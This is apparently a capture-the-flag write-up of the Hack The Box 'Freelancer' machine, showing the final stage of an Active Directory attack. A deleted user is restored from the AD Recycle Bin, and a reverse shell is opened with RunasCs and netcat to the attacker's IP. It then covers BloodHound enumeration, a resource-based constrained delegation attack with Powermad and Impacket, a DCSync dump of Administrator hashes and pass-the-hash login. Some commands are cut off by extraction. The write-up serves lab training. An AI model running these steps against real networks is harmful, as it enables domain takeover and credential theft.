Password last set 10/4/2023 8:19:13 AM

Password expires Never

Password changeable 10/5/2023 8:19:13 AM

Password required Yes
User may change password Yes

Workstations allowed All

Logon script User profile Home directory

Last logon 6/4/2024 10:51:50 AM

Logon hours allowed All

Local Group Memberships \*Remote Management Use

Global Group memberships \*Domain Users \*AD Recycle Bin

The command completed successfully.

# **AD Recycle Bin**

Membership in this group allows for the reading of deleted Active Directory objects, which can reveal sensitive information:

I used this page to get information about this group

https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/privileged-groups-and-token-privileges

But sadly it only has one command that lists deleted objects so I searched for other articles and got this

https://techcommunity.microsoft.com/t5/ask-the-directory-services-team/the-ad-recycle-bin-understanding-implementing-best-practices-and/ba-p/396944

This is very detailed. I run the following command in powershell to restore objects Command: Get-ADObject -filter 'lastKnownParent -eq

"CN=Users,DC=freelancer,DC=htb" -includeDeletedObjects | restore-adobject

For every user I am getting access denied

## But or liza kazanof I got some different error mean we can access it

### I searched about this error I got this reddit post

https://www.reddit.com/r/PowerShell/comments/rqdds0/an\_attempt\_was\_made\_to\_a dd an object to the/

It mentions the reason for this is a user with same name already exists. Below article has list of commands for restored-adobjects:

https://learn.microsoft.com/en-us/powershell/module/activedirectory/restore-adobject?view=windowsserver2022-ps

#### Command I used:

Restore-ADObject -Identity "ebe15df5-e265-45ec-b7fc-359877217138" -NewName "liza\_restored"

Where ebe15df5-e265-45ec-b7fc-359877217138 is the objectguid

After running this nothing happens after testing some things I run net users and liza.kazanof user is restored and we already have password (RockYou!) of this account from the memory dump

```
User accounts for \\DC
Administrator
                        alex.hill
                                                 carol.poland
d.jones
                        dthomas
                                                  ereed
                        evelyn.adams
Ethan.l
                                                 Guest
hking
                        jen.brown
                                                  jgreen
imartinez
                        krbtgt
                                                  leon.sk
liza.kazanof
                        lkazanof
                                                  lorra199
maya.artmes
                        michael.williams
                                                 mikasaAckerman
olivia.garcia
                        samuel.turner
                                                  sdavis
sophia.h
                        sql_svc
                                                 SQLBackupOperator
sshd
                         taylor
                                                  wwalker
The command completed successfully.
PS C:\users>
```

Login to liza.kazanof account. After running the runascs command got the shell

PS C:\users\public> .\runascs.exe liza.kazanof RockYou! "nc64.exe 10.10.14.50 5555 -e powershell" .\runascs.exe liza.kazanof RockYou! "nc64.exe 10.10.14.50 5555 -e powershell" [\*] Warning: User profile directory for user liza.kazanof does not exists. Use --force-profile if you want to force the creation.

```
(shivam® kali)-[~/htb/freelancer]
$ nc -nvlp 5555
Listening on 0.0.0.0 5555
Connection received on 10.129.245.157 55791
Windows PowerShell
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PS C:\WINDOWS\system32> whoami
whoami
freelancer\liza.kazanof
PS C:\WINDOWS\system32>
```

I can't seem to find anything when I run net users command to check the groups username not found

```
PS C:\users> net users liza.kazanof
net users liza.kazanof
The user name could not be found.
More help is available by typing NET HELPMSG 2221.
```

So I list users and there wasn't liza.kazanof

```
net users
User accounts for \\DC
                 alex.hill
Administrator
                                              carol.poland
d.jones
                       dthomas
                                              ereed
Ethan.l
                     evelyn.adams
                                              Guest
hking
                       jen.brown
                                              jgreen
jmartinez
                       krbtgt
                                              leon.sk
lkazanof
                       lorra199
                                              maya.artmes
michael.williams
                       mikasaAckerman
                                              olivia.garcia
samuel.turner
                       sdavis
                                              sophia.h
sql_svc
                       SQLBackupOperator
                                              sshd
taylor
                       wwalker
The command completed successfully.
```

Again I run the restore-adobject command

Restore-ADObject -Identity "ebe15df5-e265-45ec-b7fc-359877217138" -NewName "liza\_restored"

Got the list of groups and liza is in domain users group

```
PS C:\users> net users liza.kazanof
net users liza.kazanof
User name
                             liza.kazanof
Full Name
Comment
User's comment
Country/region code
                            000 (System Default)
Account active
                            Yes
Account expires
                            Never
                             5/14/2024 6:37:29 PM
Password last set
                            6/25/2024 6:37:29 PM
Password expires
Password changeable
                            5/15/2024 6:37:29 PM
Password required
                            Yes
User may change password
                            Yes
Workstations allowed
                            All
Logon script
User profile
Home directory
                             6/4/2024 12:19:31 PM
Last logon
Logon hours allowed
                            All
Local Group Memberships
                            *Backup Operators
                                                   *Remote Management Use
Global Group memberships
                            *Domain Users
The command completed successfully.
```

So it's time for AD enumeration. There are couple of tools for AD enumeration so I will used bloodhound it's already installed on my system.

Command: bloodhound-python -d freelancer.htb -u liza.kazanof -p 'RockYou!' -ns 10.129.245.157 -c all

```
(shivam®kali)-[~/htb/freelancer/bloodhound]
 —$ bloodhound-python -d freelancer.htb -u liza.kazanof -p 'RockYou!' -ns 10.129.245.157 -c all
INFO: Found AD domain: freelancer.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos Session
Error: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: dc.freelancer.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 8 computers
INFO: Connecting to LDAP server: dc.freelancer.htb
INFO: Found 31 users
INFO: Found 58 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: SetupMachine.freelancer.htb
```


After starting neo4j and uploading json file on bloodhound. I selected this option from analysis section

# Shortest Paths



We get a nice chart to domain admin.

This one is useful because it has genericwrite. I didn't know what it does just checked the help menu



# Help: GenericWrite

Info Windows Abuse Linux Abuse Opsec Refs

The members of the group AD RECYCLE BIN@FREELANCER.HTB have generic write access to the computer DC.FREELANCER.HTB.

Generic Write access grants you the ability to write to any non-protected attribute on the target object, including "members" for a group, and "serviceprincipalnames" for a user

Close

×

## It also gives command to use this genericwrite

# Help: GenericWrite

Info Windows Abuse Linux Abuse Opsec Refs

Generic write to a computer object can be used to perform a resource based constrained delegation attack.

Abusing this primitive is currently only possible through the Rubeus project.

First, if an attacker does not control an account with an SPN set, Kevin Robertson's Powermad project can be used to add a new attacker-controlled computer account:

New-MachineAccount -MachineAccount attackersystem -Password \$(Convert To-SecureString 'Summer2018!' -AsPlainText -Force)

PowerView can be used to then retrieve the security identifier (SID) of the newly created computer account:

\$ComputerSid = Get-DomainComputer attackersystem -Properties objectsid
| Select -Expand objectsid

Close

Okay so I will follow the steps given by bloodhound. In order to use the first command we need powermad.ps1

https://github.com/Kevin-Robertson/Powermad

Download it and import ActiveDirectory and powermad in powershell

```
PS C:\users\public> import-module -name .\Powermad.ps1 import-module -name .\Powermad.ps1
```

# PS C:\users\public> import-module ActiveDirectory import-module ActiveDirectory

#### Now run the first command

```
PS C:\users\public> New-MachineAccount -MachineAccount attackersystem -Password $(ConvertTo-SecureString 'Summer2018!' -AsPlainText -Force)
New-MachineAccount -MachineAccount attackersystem -Password $(ConvertTo-SecureString 'Summer2018!' -AsPlainText -Force)
[+] Machine account attackersystem added
```

For second command I need powerview.ps1 but AV deletes it. But the purpose of second command is to get SID of the machineaccount I added in previous command which can be done by activedirectory module we imported

```
PS C:\users\public> Get-ADComputer -Identity "attackersystem" -Properties *
Get-ADComputer -Identity "attackersystem" -Properties *
```

### This lists the objectsid

```
ObjectClass : computer
ObjectGUID : 5b0f4339-6087-4f60-94d0-7b467d5fa915
objectSid : S-1-5-21-3542429192-2036945976-3483670807-12101

PS C:\users\public> $ComputerSid = "S-1-5-21-3542429192-2036945976-3483670807-12101"

PS C:\users\public> $ComputerSid = "S-1-5-21-3542429192-2036945976-3483670807-12101"
```

### The 3rd command has giving some errors

We now need to build a generic ACE with the attacker-added computer SID as the principal, and get the binary bytes for the new DACL/ACE:

```
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -Argume ntList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($ComputerSid))"$SDBy tes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
```

So I googled about it and got hacktricks page which is very simial to these commands

https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/resourc e-based-constrained-delegation

```
$ComputerSid = Get-DomainComputer FAKECOMPUTER -Properties objectsid | Select -Expand obj
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "0:BAD:(A;;CC
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer $targetComputer | Set-DomainObject -Set @{'msds-allowedtoactonbehalfof'}
```

While researching on this I got an article that do these things in linux <a href="https://redfoxsec.com/blog/rbcd-resource-based-constrained-delegation-abuse/">https://redfoxsec.com/blog/rbcd-resource-based-constrained-delegation-abuse/</a>

But while running command to capture tickets I got an error

### To resolve this I read this article

https://medium.com/@danieldantebarnes/fixing-the-kerberos-sessionerror-krb-ap-err-skew-clock-skew-too-great-issue-while-kerberoasting-b60b0fe20069

Got it solved but then new error arise

While watching the screenshots carefully in article. I noticed I have to login with the newly created machine

```
—(shivam⊕kali)-[~/share]
 10.129.233.209' 'freelancer.htb'/'pentester': 'Summer2018!'
Impacket v0.12.0.dev1+20231012.22017.2de29184 - Copyright 2023 Fortra
[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_DC.FREELANCER.HTB@FREELANCER.HTB.ccache
Export the ticket
   -(shivam⊛kali)-[~/share]
 —$ export KRB5CCNAME=Administrator@cifs_DC.FREELANCER.HTB@FREELANCER.HTB.ccache
Following are some errors I encountered while dumping creds
 —(shivam⊛kali)-[~/share]
 -$ impacket-secretsdump -k -target-ip 10.129.233.209 freelancer.htb
Impacket v0.12.0.dev1+20231012.22017.2de29184 - Copyright 2023 Fortra
[-] Policy SPN target name validation might be restricting full DRSUAPI dump. Try -just-dc-user
[*] Cleaning up...
  —(shivam⊕kali)-[~/share]
 —$ impacket-secretsdump -k -target-ip 10.129.233.209 freelancer.htb -just-dc
Impacket v0.12.0.dev1+20231012.22017.2de29184 - Copyright 2023 Fortra
[*] Cleaning up...
  —(shivam⊕kali)-[~/share]
 -$ impacket-secretsdump -k -target-ip 10.129.233.209 freelancer.htb -just-dc-user Administrator
Impacket v0.12.0.dev1+20231012.22017.2de29184 - Copyright 2023 Fortra
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] Kerberos SessionError: KDC_ERR_PREAUTH_FAILED(Pre-authentication information was invalid)
[*] Something went wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up...
 —(shivam® kali)-[~/htb/freelancer]
 _$ impacket-secretsdump -k -target-ip 10.129.233.209 dc.freelancer.htb -just-dc-user Administrator
Impacket v0.12.0.dev1+20231012.22017.2de29184 - Copyright 2023 Fortra
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0039318f1e8274633445bce32ad1a290:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:1743fa93ed1f2f505d3c7cd6ef1e8c40589f107070065e98efc89ea907d81601
Administrator:aes128-cts-hmac-sha1-96:bd23b1924f1fd0bdc60abf464114a867
Administrator:des-cbc-md5:0d400dfe572a3262
[*] Cleaning up...
```

Got the hashes next just evil-winrm

```
(shivam@kali)-[~/htb/freelancer]
$ evil-winrm -i freelancer.htb -u Administrator -H 0039318f1e8274633445bce32ad1a290
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_p
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir
```

## Finally it's done